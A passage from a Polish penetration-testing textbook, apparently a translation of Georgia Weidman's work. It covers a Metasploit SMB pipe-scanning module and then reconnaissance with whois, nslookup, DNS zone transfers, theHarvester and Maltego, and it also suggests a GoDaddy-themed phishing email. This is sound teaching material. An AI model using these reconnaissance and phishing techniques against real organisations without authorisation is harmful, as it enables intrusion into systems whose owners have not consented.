Pakiet Metasploit został pierwotnie pomyślany jako rozbudowane narzędzie przeznaczone do przeprowadzania testów penetracyjnych i jak do tej pory jest jednym z najlepszych programów (o ile nie najlepszym) w tej kategorii. Jednak ze względu na fakt, że nad jego rozwojem pracowała i nadal pracuje cała rzesza kreatywnych użytkowników, w miarę upływu lat funkcjonalność pakietu rozrastała się w wielu różnych kierunkach. Czasami zdarza mi się nawet pomyśleć, że Metasploit może zrobić wszystko za wyjątkiem wyprania moich dżinsów i skarpetek, choć pewnie i taki moduł można by napisać.

No dobrze, ale odłączmy na bok brudne skarpetki. Oprócz exploitów Metasploit posiada szereg dodatkowych modułów wspomagających działania pentestera praktycznie w każdej fazie przeprowadzania testów penetracyjnych. Moduły, które nie są bezpośrednio wykorzystywane do testowania luk w zabezpieczeniach systemów, są nazywane *modułami pomocniczymi* (ang. *auxiliary modules*). Zaliczają się do nich takie moduły jak skanery luk w zabezpieczeniach, fuzzery czy moduły realizujące ataki typu DoS (ang. *Denial of Service*) — w klasyfikacji modułów może Ci pomóc prosta reguła, mówiąca, że moduły exploitów wykorzystują ładunki, a moduły pomocnicze nie używają ich.

Na przykład kiedy po raz pierwszy w tym rozdziale korzystaliśmy z modułu exploitu *windows/smb/ms08_067_netapi*, jedną z opcji, którą mogliśmy ustawić, była *SMBPIPE*. Domyślną wartością tej opcji jest *BROWSER*. Przyjrzyjmy się teraz jednemu z modułów pomocniczych, *auxiliary/scanner/smb/pipe_auditor*, za pomocą którego możemy określić listę potoków nasłuchujących na serwerze SMB (zobacz listing 4.18). Składnia polecenia wybierającego moduły pomocnicze jest taka sama jak w przypadku modułów exploitów i, podobnie jak tam, w nazwie modułu możemy opuścić fragment *auxiliary/*.

Listing 4.18. Opcje modułu pomocniczego scanner/smb/pipe_auditor

```
msf > use scanner/smb/pipe_auditor
msf auxiliary(pipe_auditor) > show options
```

Module options (auxiliary/scanner/smb/pipe_auditor):

Name	Current Setting	Required	Description
① RHOSTS		yes	The target address range or CIDR identifier
SMBDomain	WORKGROUP	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(pipe_auditor) >
```

Opcje dostępne w tym module różnią się nieco od tego, co spotykaliśmy do tej pory w innych modułach. Zamiast opcji RHOST mamy teraz opcję **RHOSTS** ①, która pozwala na zdefiniowanie więcej niż jednego hosta docelowego (celami modułów pomocniczych może być wiele hostów jednocześnie, podczas gdy moduły exploitów mogą być wykorzystywane do atakowania tylko pojedynczych celów).

Widzimy również takie opcje jak SMBUser, SMBPass oraz SMBDomain. Ponieważ nasz cel z systemem Windows XP nie jest częścią żadnej domeny, dla opcji SMBDomain możemy pozostawić domyślną wartość WORKGROUP. Wartości opcji SMBUser oraz SMBPass możemy pozostawić puste. Opcja THREAD pozwala na kontrolowanie szybkości, z jaką będzie działał Metasploit, poprzez uruchamianie modułu w wielu wątkach. W naszym przypadku będziemy skanować tylko jeden system, możemy więc spokojnie pozostawić tę opcję ustawioną na domyślną wartość 1. W takiej sytuacji jedyną opcją do ustawienia pozostaje RHOSTS, której musimy przypisać adres IP naszego komputera-celu z systemem Windows XP.

```
msf auxiliary(pipe_auditor) > set RHOSTS 192.168.20.10
RHOSTS => 192.168.20.10
```

Co prawda w przypadku modułów pomocniczych nie będziemy wykorzystywać żadnych luk w zabezpieczeniach, ale mimo to i tak uruchomienie takiego modułu odbywa się za pomocą polecenia exploit.

```
msf auxiliary(pipe_auditor) > exploit
[*] 192.168.20.10 - Pipes: \browser ①
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(pipe_auditor) >
```

Po uruchomieniu moduł wyszukuje na komputerze-celu wszystkie potoki SMB, na których działają procesy nasłuchujące. Na podstawie wyników działania modułu możemy powiedzieć, że jedynym dostępnym potokiem jest **browser** ①, a zatem jest to jedyna poprawna wartość dla opcji SMBPIPE modułu exploita *windows/smb/ms08_067_netapi*, którego używaliśmy wcześniej w tym rozdziale.

AKTUALIZACJA PAKIETU METASPLOIT

Wszystkie ćwiczenia opisywane w tej książce zostały zaprojektowane tak, aby działały poprawnie na bazowej instalacji systemu Kali Linux w wersji 1.0.6. Nie będzie jednak chyba dla nikogo zaskoczeniem, że od momentu napisania książki wiele spośród tych narzędzi zostało zaktualizowanych. Przykładowo pakiet Metasploit w regularnych odstępach czasu otrzymuje aktualizacje przygotowywane zarówno przez podstawowy zespół deweloperów, jak i użytkowników ze społeczności zajmującej się zagadnieniami bezpieczeństwa systemów komputerowych.

Cały materiał opisany w książce będzie działał z pakietem Metasploit preinstalowanym w systemie Kali Linux 1.0.6. Pracując jako pentester, będziesz jednak zawsze chciał używać najnowszych modułów Metasploita, które zazwyczaj są udostępniane niemal na bieżąco po odkryciu nowych luk i podatności w zabezpieczeniach systemów. Aby pobrać najnowszy zestaw modułów z witryny Metasploita na serwisie GitHub, powinieneś wykonać polecenie przedstawione poniżej:

```
root@kali:~# msfupdate
```

Podsumowanie

W tym rozdziale poznaleś podstawowe zagadnienia związane z używaniem interfejsów pakietu Metasploit. Do pracy z pakietem Metasploit będziemy jeszcze wielokrotnie powracać w kolejnych rozdziałach naszej książki.

W kolejnych kilku rozdziałach będziemy symułować przeprowadzanie testów penetracyjnych różnych systemów działających w naszym środowisku testowym oraz dokonywać prób wykorzystywania wielu luk w zabezpieczeniach tych systemów. Jeżeli planujesz dalszy rozwój kariery w dziedzinie testów penetracyjnych, to z pewnością u swoich klientów będziesz się spotykał z całą gamą różnych podejść do zagadnień związanych z zabezpieczaniem ich środowisk komputerowych. W niektórych przypadkach będzie w nich brakowało tak wielu poprawek bezpieczeństwa i aktualizacji, że będziesz się zastanawiał, czy — do licha — cokolwiek było tam robione od czasu zainstalowania na komputerach bazowych obrazów systemu w 2001 roku. Oprócz brakujących poprawek i aktualizacji możesz się również spotykać z wieloma innymi podatnościami i lukami w zabezpieczeniach, takimi jak domyślne hasła czy niepoprawnie skonfigurowane usługi. Dla doświadczonego pentestera przełamanie zabezpieczeń i uzyskanie dostępu do takich systemów jest zadaniem niemal trywialnie prostym.


Z drugiej strony możesz się również spotkać z klientami, którzy przywiążują ogromną wagę do prawidłowego zabezpieczania swoich systemów, gdzie wszystkie poprawki, aktualizacje i dodatki Service Pack są instalowane na bieżąco nie tylko dla systemów operacyjnych, ale i dla wszystkich kluczowych aplikacji używanych w środowisku danej firmy czy organizacji. Niektórzy klienci instalują również

inne, wysokiej klasy mechanizmy zabezpieczeń, takie jak serwery proxy, pozwalające użytkownikom na korzystanie z zasobów sieci WWW tylko za pomocą przeglądarki Internet Explorer. Takie rozwiązanie potrafi nawet zablokować połączenia inicjowane przez ładunki typu *reverse shell* Metasploita na portach 80 czy 443, wyglądające jak typowy ruch WWW. Oprócz tego na perymetrze sieciowym środowiska możesz spotkać inteligentne zapory sieciowe czy systemy wykrywania włamań, które przerywają połączenia po wykryciu najmniejszego nawet śladu podejrzanej ruchu sieciowego, wskazującego na możliwość przeprowadzania ataku.

Proste „wypuszczenie” exploita MS08-067 w tak zabezpieconą sieć nie przyniesie żadnych oczekiwanych rezultatów, za wyjątkiem może zaalarmowania zespołu zajmującego się monitorowaniem bezpieczeństwa takiej sieci, co w efekcie może się skończyć dla Ciebie poranną wizytą policjantów z nakazem aresztowania — jeżeli jednak przeprowadzasz taką operację jako oficjalny pentester, nie powinieneś się martwić, ponieważ częścią Twojego kontraktu z klientem zawsze powinna być klauzula zwalniająca Cię z wszelkiej odpowiedzialności za ewentualne szkody powstałe w wyniku przeprowadzania testów penetracyjnych w jego sieci. Pamiętaj, że nawet najbardziej wyrafinowane zabezpieczenia są tak silne jak ich najuboższe ogniwo. Na przykład kiedyś zdarzyło mi się przeprowadzać testy penetracyjne w firmie, w której wdrożone były wszystkie wymienione wcześniej mechanizmy zabezpieczeń i jeszcze kilka innych. Okazało się jednak, że hasło lokalnego administratora na wszystkich komputerach użytkowników jest takie samo i składa się zaledwie pięciu znaków. Po złamaniu tego hasła (co nie było trudnym zadaniem) byłem w stanie zalogować się jako administrator na dowolny komputer podłączony do sieci. Po zalogowaniu uzylam metody wykorzystującej tzw. *token personifikacji* (ang. *token impersonation*) do uzyskania dostępu do systemu na prawach administratora domeny. Jak widać, pomimo wdrożenia w tym środowisku wyrafinowanego systemu zabezpieczeń przy niewielkim nakładzie pracy byłem w stanie przejąć nad nim kontrolę równie łatwo jak w przypadku sieci, w której nie zainstalowano ani jednej aktualizacji czy poprawki zabezpieczeń od roku 2003...

W trakcie dalszej lektury tej książki zdobędziesz nie tylko wiedzę techniczną niezbędną do przełamywania zabezpieczeń podatnych systemów, ale dowiesz się również, jakie znaczenie ma odpowiednie nastawienie mentalne, pozwalające na znalezienie właściwej metody postępowania w sytuacji, kiedy nic się nie udaje i nic nie wydaje się oczywiste.

W kolejnym rozdziale będziemy się zajmować metodami zbierania informacji na temat potencjalnych celów, które pozwolą następnie na solidne przygotowanie planów przeprowadzenia ataku.



PRZYGOTOWANIA

5

Zbieranie informacji

W TYM ROZDZIALE OMÓWIMY PIERWSZY ETAP KAŻDEGO TESTU PENETRACYJNEGO, CZYLI FAZĘ ZBIERANIA INFORMACJI. CELEM TEJ FAZY JEST ZEBRANIE JAK NAJ-WIEKSZEJ ILOŚCI INFORMACJI NA TEMAT ŚRODOWISKA CELU PLANOWANEGO ATAKU. Czy prezes firmy ujawnia zbyt wiele informacji na Twitterze? Czy administrator systemu poszukiwał w sieci informacji na temat tego, jak zabezpieczyćinstancję pakietu Drupal? Jakie oprogramowanie działa na serwerach WWW firmy? Czy systemy firmowe podłączone bezpośrednio do internetu mają zbyt wiele otwartych portów? Jaki jest adres IP wewnętrznego kontrolera domeny firmy?

W tej fazie rozpoczniemy pewną interakcję z hostami w środowisku celu, próbując zebrać o nich jak największą ilość informacji, ale jeszcze bez przeprowadzania jakichkolwiek aktywnych ataków. Wiedzy zebranej w tej fazie użyjemy później w fazie modelowania zagrożeń (ang. *threat modeling phase*), kiedy to będziemy myśleć kategoriami potencjalnego napastnika i na podstawie zebrań informacji opracowywać plany ataków. Na podstawie uzyskanych danych będziemy poszukiwać luk w zabezpieczeniach systemów, używając do tego celu różnego rodzaju skanerów podatności, o których będziemy mówić w kolejnym rozdziale.

OSINT — biały wywiad

O strukturze i organizacji firmy, której środowisko będzie celem planowanego testu penetracyjnego, możemy się bardzo wiele dowiedzieć z powszechnie dostępnych źródeł, choć zbieranie informacji w taki sposób może być pewnym wyzwaniem. Z pewnością nie będzie dobrym rozwiązaniem szczegółowe studiowanie tego, co robi w internecie każdy z pracowników firmy, ponieważ przy dużych ilościach zebranych danych odfiltrowanie istotnych informacji od zwykłego „szumu” może być niezmiernie trudne. Jeżeli prezes firmy kilka razy w tygodniu zamieszcza na Twitterze opinie na temat występów swojego ulubionego klubu piłkarskiego, to nazwa ukochanej drużyny może być dla niego bazą do tworzenia hasła, ale równie dobrze może to być fakt zupełnie bez znaczenia. Cała sztuka polega na wyszukiwaniu odpowiednich informacji. Na przykład jeżeli znajdziesz w internecie ogłoszenie, że firma Twojego klienta poszukuje doświadczonego administratora z dobrą znajomością takiego czy innego systemu, to z dużą dozą prawdopodobieństwa możesz założyć, że taki system działa w środowisku celu.

W przeciwieństwie do pozyskiwania informacji z ukrytych i nie zawsze jawnych źródeł, jak w przypadku przeszukiwania śmieci wyrzucanych z firmy czy metod inżynierii społecznej, **biały wywiad** (ang. *Open Source Intelligence* — OSINT) polega na zbieraniu danych z legalnych źródeł, takich jak informacje publikowane przez firmę, ewidencje publiczne, rejestry handlowe i media społecznościowe. Sukces testów penetracyjnych często w bardzo dużej mierze zależy od wyników przeprowadzonego rekonesansu, dlatego też w kolejnych podrozdziałach omówimy kilka przykładów narzędzi wspierających pozyskiwanie informacji ze źródeł publicznych.

Netcraft

Czasami informacje gromadzone i udostępniane przez serwery WWW oraz dostawców usług hostingowych mogą dostarczyć wielu ciekawych informacji o środowisku celu. Przykładem takiej firmy jest Netcraft, która oferuje raporty na temat dostępności danej witryny, wykorzystywanej przez nią oprogramowania i wiele innych usług, takich jak wykrywanie prób wyludzania informacji i nadużyć (ang. *anti-phishing, fraud detection*), które mają ogromne znaczenie dla zapewnienia bezpieczeństwa informacji (więcej szczegółowych informacji na ten temat znajdziesz na stronie internetowej <http://www.netcraft.com>).

Na rysunku 5.1 przedstawiono fragment wyników raportu, jaki system Netcraft zwrócił dla witryny <http://www.bulbssecurity.com/>. Jak widać, witryna ta po raz pierwszy pojawiła się w sieci w marcu 2012 roku, została zarejestrowana przez rejestratora domen internetowych GoDaddy, posiada adres IP 50.63.212.1 i wykorzystuje serwer Apache WWW działający pod kontrolą systemu Linux.

Planując przeprowadzenie testów penetracyjnych witryny *bulbssecurity.com* i będąc „uzbrojony” w takie informacje, mógłbyś rozpocząć przygotowania od wykluczenia z arsenalu wszystkich testów sprawdzających luki w zabezpieczeniach serwerów Microsoft IIS. Jeżeli chciałbyś za pomocą ataku socjotechnicznego dokonać próby uzyskania hasła dostępu do tej witryny, mógłbyś przygото-

Site title	Bulb Security	Date first seen	March 2012		
Site rank	186317	Primary language	English		
Description	Bulb Security LLC was founded by Georgia Weidman, specializing in Information Security, Research and Training.				
Keywords	georgia weidman, bulb security, smartphone pentest framework, spf, DARPA Cyber Fast Track, metasploit training, security research, computer security training				
Network					
Site	http://www.bulbsecurity.com	Netblock Owner	GoDaddy.com, LLC		
Domain	bulbsecurity.com	Nameserver	ns65.domaincontrol.com		
IP address	50.63.212.1	DNS admin	dns@jomax.net		
IPv6 address	Not Present	Reverse DNS	p3nlhg344c1344.shr.prod.phx3.secureserver.net		
Domain registrar	godaddy.com	Nameserver organisation	whois.wildwestdomains.com		
Organisation	Domains By Proxy, LLC, Scottsdale, 85260, United States	Hosting company	GoDaddy Inc		
Top Level Domain	Commercial entities (.com)	DNS Security Extensions	unknown		
Hosting country	US				
Hosting History					
Netblock owner	IP address	OS	Web server	Last seen	Refresh
GoDaddy.com, LLC 14455 N Hayden Road Suite 226 Scottsdale AZ US 85260	50.63.212.1	Linux	Apache	1-Nov-2013	
GoDaddy.com, LLC 14455 N Hayden Road Suite 226 Scottsdale AZ US 85260	50.63.202.81	-	Microsoft-IIS/7.5	22-Dec-2012	
GoDaddy.com, LLC 14455 N Hayden Road Suite 226 Scottsdale AZ US 85260	50.63.212.1	-	Apache	18-Dec-2012	

Rysunek 5.1. Wyniki zapytania Netcraft dla witryny *bulbsecurity.com*

wać i przesyłać do administratora witryny odpowiednią wiadomość e-mail, która wyglądałaby tak, jakby pochodziła z firmy GoDaddy i zawierała prośbę o zalogowanie się oraz sprawdzenie kilku ustawień zabezpieczeń.

Zapytania whois

Wszyscy rejestratorzy domen utrzymują bazy danych zawierające informacje o hostowanych domenach. Poszczególne rekordy w takich bazach zawierają między innymi informacje o właścicielu (włącznie z danymi kontaktowymi). Na przykład jeżeli skorzystasz z polecenia *whois* uruchamianego z poziomu konsoli naszego systemu Kali Linux i użyjesz go do sprawdzenia danych na temat mojej witryny *bulbsecurity.com*, to przekonasz się, że do zarejestrowania witryny użyłem anonimowej rejestracji za pomocą firmy pośredniczącej Domains By Proxy, LLC, co nie ujawni Ci zbyt wielu szczegółów (zobacz listing 5.1).

*Listing 5.1. Informacje whois dla witryny *bulbsecurity.com**

```
root@kali:~# whois bulbsecurity.com
Registered through: GoDaddy.com, LLC (http://www.godaddy.com)
Domain Name: BULBSECURITY.COM
Created on: 21-Dec-11
Expires on: 21-Dec-12
Last Updated on: 21-Dec-11
```

Registrant: ①
 Domains By Proxy, LLC
 DomainsByProxy.com

14747 N Northsight Blvd Suite 111, PMB 309
Scottsdale, Arizona 85260
United States

Technical Contact: ②

Private, Registration BULBSECURITY.COM@domainsbyproxy.com
Domains By Proxy, LLC
DomainsByProxy.com
14747 N Northsight Blvd Suite 111, PMB 309
Scottsdale, Arizona 85260
United States
(480) 624-2599 Fax -- (480) 624-2598

Domain servers in listed order:

NS65.DOMAINCONTROL.COM ③
NS66.DOMAINCONTROL.COM

Jak widać, witryna *bulbsecurity.com* posiada anonimową rejestrację, więc zarówno w rubryce **Registrant** ① (podmiot rejestrujący domenę), jak i **Technical Contact** ② (kontakt techniczny) uwidocznione są dane firmy pośredniczącej (*Domains By Proxy, LLC*). Anonimowa rejestracja przez pośrednika pozwala na ochronę danych osobowych podmiotu rejestrującego domenę. Warto zauważyć, że pomimo anonimowej rejestracji możemy sprawdzić listę serwerów DNS dla takiej domeny ③.

Wykonanie zapytania whois dla innych domen może przynieść znacznie bardziej interesujące rezultaty. Na przykład jeżeli wykonasz takie zapytanie dla domeny *georgiaeidman.com*, otrzymasz sporo informacji z mojej studenckiej przeszłości, włącznie z moim numerem telefonu z czasów uczelnianych.

Zapytania DNS

Do wyszukiwania informacji o wybranej domenie możemy również używać serwerów DNS (ang. *Domain Name System*), które dokonują zamiany przyjaznego dla użytkownika adresu URL (np. *www.bulbsecurity.com*) na adres IP odpowiedniego serwera.

Polecenie nslookup

Do wykonania takiego zapytania możesz na przykład użyć polecenia nslookup, tak jak zostało to przedstawione na listingu 5.2.

Listing 5.2. Informacje o witrynie www.bulbsecurity.com otrzymane za pomocą polecenia nslookup

```
root@Kali:~# nslookup www.bulbsecurity.com
Server:    75.75.75.75
Address:   75.75.75.75#53
```

Non-authoritative answer:

```
www.bulbsecurity.com      canonical name = bulbsecurity.com.  
Name: bulbsecurity.com  
Address: 50.63.212.1 ①
```

Wyniki działania polecenia nslookup zwracają adres IP witryny *www.bulbsecurity.com*, jak pokazano w punkcie ①.

Polecenie nslookup pozwala również na znajdowanie adresów serwerów pocztowych dla danej witryny. Aby to zrobić, możemy przeszukiwać rekordy MX serwerów DNS (rekordy DNS powiązane z domeną, odpowiedzialne za przekazywanie poczty elektronicznej na odpowiednie serwery), tak jak zostało to przedstawione na listingu 5.3.

Listing 5.3. Informacje o serwerach poczty elektronicznej otrzymane za pomocą polecenia nslookup

```
root@kali:~# nslookup  
> set type=mx  
> bulbsecurity.com  
Server: 75.75.75.75  
Address: 75.75.75.75#53  
  
Non-authoritative answer:  
bulbsecurity.com mail exchanger = 40 ASPMX2.GOOGLEMAIL.com.  
bulbsecurity.com mail exchanger = 20 ALT1.ASPMX.L.GOOGLE.com.  
bulbsecurity.com mail exchanger = 50 ASPMX3.GOOGLEMAIL.com.  
bulbsecurity.com mail exchanger = 30 ALT2.ASPMX.L.GOOGLE.com.  
bulbsecurity.com mail exchanger = 10 ASPMX.L.GOOGLE.com.
```

Wyniki działania tego polecenia pokazują, że witryna *bulbsecurity.com* do przekazywania poczty elektronicznej używa serwerów Google Mail.

Polecenie host

Kolejnym poleceniem pozwalającym na wysyłanie zapytań do serwerów DNS jest polecenie host. Korzystając z niego, możemy uzyskać listę serwerów DNS obsługujących daną domenę. Aby to zrobić, powinieneś użyć polecenia host -t ns <nazwa_domeny>. Dobrym przykładem dla zapytań domenowych jest *zoneedit.com*, czyli domena, która została utworzona w celu pokazania podatności na ataki i luk w zabezpieczeniach mechanizmu transferu stref.

```
root@kali:~# host -t ns zoneedit.com  
zoneedit.com name server ns4.zoneedit.com.  
zoneedit.com name server ns3.zoneedit.com.  
(...)
```

Wyniki działania tego polecenia przedstawiają listę wszystkich serwerów DNS dla domeny *zoneedit.com*. Jak wspomniałam przed chwilą, jest to domena, która została utworzona w celu pokazania podatności na ataki i luk w zabezpiecze-

niach mechanizmu transferu stref, dlatego w kolejnym podrozdziale powiemy sobie kilka słów na ten temat.

Transfery stref

Transfery stref pozwalają serwerom DNS na replikowanie wpisów dotyczących domen. W standardowej konfiguracji serwerów DNS możemy zazwyczaj wyróżnić serwer podstawowy i serwery pomocnicze (zapasowe). A czy istnieje jakaś inną, lepszą metodą aktualizacji danych na serwerze zapasowym niż wysłanie zapytania o wszystkie wpisy do serwera podstawowego?

Niestety, bardzo często zdarza się, że administratorzy podczas konfiguracji serwerów DNS popełniają błędy, pozwalające na przeprowadzanie nieuwierzytelnych transferów stref, co sprawia, że praktycznie każdy użytkownik może przeprowadzić taką operację. Przykładem tak skonfigurowanej domeny jest `zoneedit.com`, gdzie za pomocą polecenia `host` możemy pozyskać wszystkie rekordy DNS. Aby wskazać domenę do transferu stref, powinieneś użyć opcji `-l` i następnie wpisać nazwę jednego z serwerów DNS, tak jak zostało to przedstawione na listingu 5.4.

Listing 5.4. Transfer stref domeny zoneedit.com

```
root@kali:~# host -l zoneedit.com ns2.zoneedit.com
Using domain server:
Name: ns2.zoneedit.com
Address: 69.72.158.226#53
Aliases:
zoneedit.com name server ns4.zoneedit.com.
zoneedit.com name server ns3.zoneedit.com.
zoneedit.com name server ns15.zoneedit.com.
zoneedit.com name server ns8.zoneedit.com.
zoneedit.com name server ns2.zoneedit.com.
zoneedit.com has address 64.85.73.107
www1.zoneedit.com has address 64.85.73.41
dynamic.zoneedit.com has address 64.85.73.112
bounce.zoneedit.com has address 64.85.73.100
(...)
mail2.zoneedit.com has address 67.15.232.182
(...)
```

Wyniki działania tego polecenia dla domeny `zoneedit.com` składają się z wielu stron, co daje nam niezłe rozeznanie w strukturze hostów domeny i pozwala określić, gdzie powinniśmy rozpocząć poszukiwania luk w zabezpieczeniach środowiska celu. Na przykład host o nazwie `mail2.zoneedit.com` to prawdopodobnie serwer poczty elektronicznej, dlatego też możemy na nim poszukiwać podatności i luk w zabezpieczeniach oprogramowania działającego na portach takich jak 25 (ang. *Simple Mail Transfer Protocol* — SMTP) czy 110 (POP3). Jeżeli

znajdziemy serwer usługi Webmail, to nazwy jego użytkowników mogą być dla nas wskazówkami ułatwiającymi odgadnięcie hasel dostępu i uzyskanie dostępu do wiadomości pocztowych zawierających cenne informacje.

Poszukiwanie adresów poczty elektronicznej

Testy penetracyjne przeprowadzane z zewnątrz zazwyczaj znajdują mniej usług podatnych na atak niż takie same testy przeprowadzone wewnątrz danego środowiska. Dobrą praktyką jest wystawianie na zewnątrz sieci tylko takich usług, do których użytkownicy muszą się łączyć zdalnie, takich jak serwery WWW, serwery poczty elektronicznej, serwery VPN, być może serwery SSH i FTP oraz inne usługi, które mają krytyczne znaczenie dla funkcjonowania firmy czy organizacji. Takie usługi to powszechnie wykorzystywane płaszczyzny ataków i jeżeli użytkownicy nie korzystają z uwierzytelniania dwuskładnikowego, napastnik może próbować odgadnąć hasło dostępu i w łatwy sposób uzyskać dostęp na przykład do poczty elektronicznej (Webmail).

Jednym z efektywnych sposobów znalezienia nazw użytkowników jest wyszukiwanie w internecie adresów poczt elektronicznej pracowników danej firmy czy organizacji. Firmowe czy korporacyjne adresy pocztowe można często znaleźć w różnych, czasami zaskakujących źródłach, takich jak media społecznościowe, portale zawodowe i inne.

Do szybkiego znajdowania adresów pocztowych w tysiącach różnych wyszukiwarek sieciowych możesz użyć napisanego w języku Python narzędzia o nazwie *theHarvester*. Program ten automatyzuje wyszukiwanie adresów poczty elektronicznej w takich serwisach jak Google, Bing, PGP Key, LinkedIn i wielu, wielu innych. Na listingu 5.5 prezentujemy przykład działania polecenia, które wyświetli pierwszych 500 wyników wyszukiwania dla domeny *bulbssecurity.com*.

Listing 5.5. Wyniki działania programu theHarvester dla domeny bulbsecurity.com

Full harvest..
[-] Searching in Google..
Searching 0 results...
Searching 100 results...
Searching 200 results...

```
Searching 300 results...
(...)

[+] Emails found:
-----
georgia@bulbsecurity.com

[+] Hosts found in search engines:
-----
50.63.212.1:www.bulbsecurity.com
(...)
```

Co prawda wyniki działania tego polecenia dla domeny *bulbsecurity.com* nie są zbyt imponujące, ale mimo to program był w stanie znaleźć mój adres poczty elektronicznej, *georgia@bulbsecurity.com*, adres strony internetowej, *www.bulbsecurity.com*, oraz listę innych stron, które działają na tym samym wirtualnym serwerze WWW. Wypróbuj działanie tego polecenia dla domeny Twojej firmy czy organizacji, a być może wyniki będą bardziej interesujące.


Maltego

Pakiet **Maltego** firmy Paterva to narzędzie przeznaczone do wyszukiwania i wizualizacji danych z publicznie dostępnych źródeł (OSINT — biały wywiad). Pakiet Maltego występuje w dwóch wersjach: komercyjnej i bezpłatnej (ang. *community edition*). W systemie Kali Linux zainstalowana jest bezpłatna edycja tego pakietu, która zwraca nieco ograniczony (w porównaniu do wersji komercyjnej) zestaw danych, ale mimo to może być z powodzeniem wykorzystywana do szybkiego zbierania dużych ilości interesujących informacji na temat potencjalnego środowiska celu. Wersja komercyjna jest pozbawiona tych ograniczeń i oferuje dużo większe możliwości. Jeżeli chcesz wykorzystywać pakiet Maltego do zarobkowego przeprowadzania testów penetracyjnych, musisz zakupić licencję na komercyjną wersję tego pakietu.

UWAGA

Pakietu Maltego możesz bez obaw używać do zbierania informacji na swój własny temat, na temat firmy, w której pracujesz, firm, którymi jesteś zainteresowany, przyjaciół, kolegów i znajomych ze studiów czy szkoły średniej i tak dalej. Maltego wykorzystuje źródła informacji publicznie dostępne w internecie, dlatego zbieranie za jego pomocą informacji na dowolny temat jest całkowicie legalne.

Aby uruchomić pakiet Maltego, w oknie terminala wykonaj polecenie `maltego`. Na ekranie pojawi się okno graficznego interfejsu użytkownika pakietu Maltego. Program poprosi Cię o założenie bezpłatnego konta w witrynie internetowej firmy Paterva i zalogowanie się w ich systemie. Po zalogowaniu się wybierz opcję *Open a blank graph and let me play around* (otwórz pusty wykres i pozwól mi nad nim popracować), a następnie naciśnij przycisk *Finish* (zakończ), tak jak zostało to przedstawione na rysunku 5.2.




Rysunek 5.2. Otwieranie nowego projektu w programie Maltego

Teraz kliknij opcję *Palette* (paleta), znajdująca się na pasku przy lewej krawędzi okna. Jak możesz się zorientować, Maltego pozwala na zbieranie różnych kategorii informacji z wielu źródeł.

